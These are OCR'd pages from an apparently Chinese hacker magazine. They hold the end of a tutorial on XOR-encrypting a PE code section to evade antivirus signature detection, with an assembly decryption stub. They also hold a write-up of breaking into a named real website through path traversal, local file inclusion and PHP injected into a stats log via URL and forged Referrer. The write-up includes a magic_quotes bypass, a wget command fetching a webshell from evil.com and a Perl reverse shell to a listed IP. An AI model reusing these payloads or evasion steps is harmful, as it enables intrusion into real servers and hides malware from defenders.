


图 24




图 23

最终，我们的解密代码应该像下面这样：

```
00404200 PUSHAD ; Backup extended registers to stack
00404201 PUSHFD ; Backup EFlags to stack
00404202 MOV EAX,OFFSET SimpleCr.<ModuleEntryPoin> ; EAX = entry point address
00404207 MOV ECX,SimpleCr.0040110C ; ECX = last address with code
0040420C XOR EBX,EBX ; EBX xor EBX = 0
0040420E > MOV BL,BYTE PTR DS:[EAX] ; BL = byte pointed by EAX
00404210 XOR BL,AL ; XOR current pointed byte value with AL
00404212 SUB BL,10 ; Subtract 10 from the result
00404215 MOV BYTE PTR DS:[EAX],BL ; Store BL into the byte pointed by eax
00404217 INC EAX ; EAX++
00404218 CMP EAX,ECX
0040421A . ^ JNZ SHORT SimpleCr.0040420E ; Jump until EAX = ECX
0040421C POPFD ; Restore flags
0040421D POPAD ; Restore registers
0040421E PUSH OFFSET SimpleCr.<ModuleEntryPoint>
; Push return address
00404223 RETN ; Return to initial offset
```

第十九步：应用所有的对文件做的修改，右击鼠标，选择“Analyze->”，再右击鼠标，选择“Copy to executable->All modifications-> Copy all”，如图 25 所示，

之后运行加密的文件即可。




图 25

结 语

本文总结了如何对一个代码段加密，介绍了一个简单的逃脱反病毒软件的签名检测的方法，但是反病毒软件可能会检测一个PE文件的其他段，如数据段，因此必须扩大加密的范围，以躲避这种检测。

前置知识：无
关键词：渗透、Linux、包含漏洞



对一台Linux服务器的艰难入侵

文/图 hackerxwar/gle

前几天遇到一个网站，存在几个漏洞，但因为一些漏洞利用的局限性，很难利用漏洞拿到Shell，没想到最后却因为装了一套流量统计程序，而获取了Shell。

确定文件泄露与包含漏洞

利用Google搜索，发现下载文件的URL存在路径以及文件名，把路径换成“../../../../../etc/ passwd”，成功下载到了文件，如图1所示。提交一个不存在的文件，居然没有返回网站绝对路径，不过没关系，我们可以用相对路径，确定存在任意文件下载漏洞，于是就进行了一次检测。




图1

通过单纯的文件泄露漏洞往往不能直接进入后台，除非登录页面的密码直接写在配置文件里，所以一般需要配合或通过文件泄露查找别的漏洞。比如MySQL注入对于版本4.x的MySQL可以读到管理员表名列名，或者读到MySQL的连接文件中的数据库账号配合phpmyadmin，或者MySQL远程登录拿Shell，或者读出数据库连接文件的数据库账号，配合社会工程学，尝试登录FTP、SSH等，再不行就是力气活了，读源码找漏洞。

读取了数据库连接配置文件得到数据库的一个账号，但在这个网站上的种种尝试均告失败，存在MySQL注入，但是magic_quotes_gpc=on，MySQL版本为3.x，而且没有扫出后台，注入基本没什么利用价值。namp扫描端口发现开放FTP与MySQL的端口，均没有成功登录，也没有发现phpmyadmin。

入侵似乎陷入僵局，好在又找到了一个本地包含漏洞，如图2所示。提交一个不存在的文件，爆出了Web绝对路径：“Fatal error: Failed opening required '../../../../../../../../etc/passwdx' (include_path='.:/usr/local/lib/php') in /home/ chinarevenue/en/ frame_en.php on line 124”。




图2

现在关键就是上传或者是写入我们的代码，然后包含执行了。看了一下网站，有注册会员，不过没有上传的地方，问题的关键其实就到了本地包含的利用上了，由于没有找到后台也没有找到上传页面，试了下包含日志文件也没有成功（日志文件路径可以读Apache的配置文件获得），可能是太大了的缘故，后来发现日志文件超过1GB。还有一种方法是通过包含/proc/self/environ文件，修改浏览器的User-Agent来写入PHP代码执行命令，但这台服务器不能访问此文件。就在这个时候，又发现网站装了一套统计系统，通过下载漏洞下载统计系统的配置文件，获得密码进入后台，以便重置数据，也就是清空/stat/data/detail.dat，防止多次执行方便测试。分析其统计代码的关键JS文件如下：

```
if(!user) var user="";
_dwrite("<script language=javascript src="+url+
"/stat.php?user="+user+"&style="+style+"&referer="+escape(do
cument.Referrer)+"></script>");
function _dwrite(string) {document.write(string);}
```

很明显，记录了 URL 与 Referrer，且会保存在 /stat/data/detail.dat 文件中。

对 URL 提交测试

对于 URL 的测试是在 Windows XP 下用 IE 进行的，因为在 Ubuntu 下用 firefox 提交 “http://www.xxxx.com/?<?phpinfo();?>xxx” 会被记录成 “http://www.xxxx.com/?%3C?phpinfo();?%3Exx”，用 IE 就不会对 “<” 进行 URL 编码。

提交如下 URL：“http://www.xxxx.com/?<?php system("ls");?>xxx”，返回如图 3 所示的结果，很明显空格被 URL 编码了，而且由于 magic_quotes_ gpc＝on，根本没法被正确执行。




图 3

为了绕过 “<?php phpinfo();?>” 中 “<?php” 后面的空格，想到不用 “php”，而是直接提交 “<?phpinfo();?>”，但居然测试出了另一个令人匪夷所思的结果，可以使用 “<?php”，只要后面加上一个符号就行，比如 “<?php*phpinfo();?>”，就能够正确执行，如图 4 所示，这样的符号还可以是 “^”、“+”、“–” 等等。




图 4

现在只是解决了一个空格的问题，后面的空格如何解决呢？我们知道 “<?php `ls -l`;?>” 也能够执行命令，但是带参数的命令有空格（ls 跟-l 之间），会被 URL 编码记录到 detail.dat 文件中，不能正确执行，现在只能执行不带参数的命令。如果我们想通过 wget 下载个 webshell 或者 nc 等后门就不行了，但可以提交一句话 “<?eval($_POST[cmd])?>”，然后包含，用客户端连接，不能执行（<?phpinfo();?>可以解析，说明 PHP 文件可以解析，原因见后面）。

后来想到给字符串复制不一定要用引号，比如提交 URL：“http://www.xxxx.com/? <?system(chr(108).chr(115).chr(32).chr(45).chr(108));?>xxx”，就相当于 “<?system("ls -l");?>”，这样就完美解决了命令字符串中空格与引号的问题，随文提供了一个 C 语言格式化输出的小程序。测试结果如图 5 所示，这样就完全可以自由注入 PHP 代码执行命令了。




图 5

伪造 Referrer 测试和实战拿 Shell

通过伪造浏览器中的 Referrer 作为恶意的 PHP 代码，同样可以达到上面的效果，而且更加方便简单，因为没有对空格进行编码，只需要 “bypass magic_quotes_gpc＝on” 就可以了，只要通过提交 “<? echo `ls -l`;?>” 这种代码即可。

伪造 Referrer 可以用 Firefox 的 RefControl 插件，然后直接访问网站首页，就被记录到 detail.dat 文件中了，如图 6 所示。




图 6

将 Referrer 修改为 “<? echo `wget http://evil. com/

webshell.txt -O /home/chinarevenue/stat/ data/x.php`;?>"，访问网站首页；然后访问"http://www.tpclub.com/en/frame_en.php?link=../stat/data/detail.dat"执行PHP代码。访问http://www.tpclub.com/stat/data/x.php发现成功下载了Shell，但是与一句话一样不能正常执行。

既然能执行命令，我们就反弹Shell回来。本地"nc -lvvp 8080"端口，然后修改Referrer为"xxx<?echo `wget http://evil.com/backdoor.pl -O /tmp/.bc.pl` `perl /tmp/.bc.pl 119.180.55.170 8080`;?>xxx"，访问首页，提交结果如图7所示。

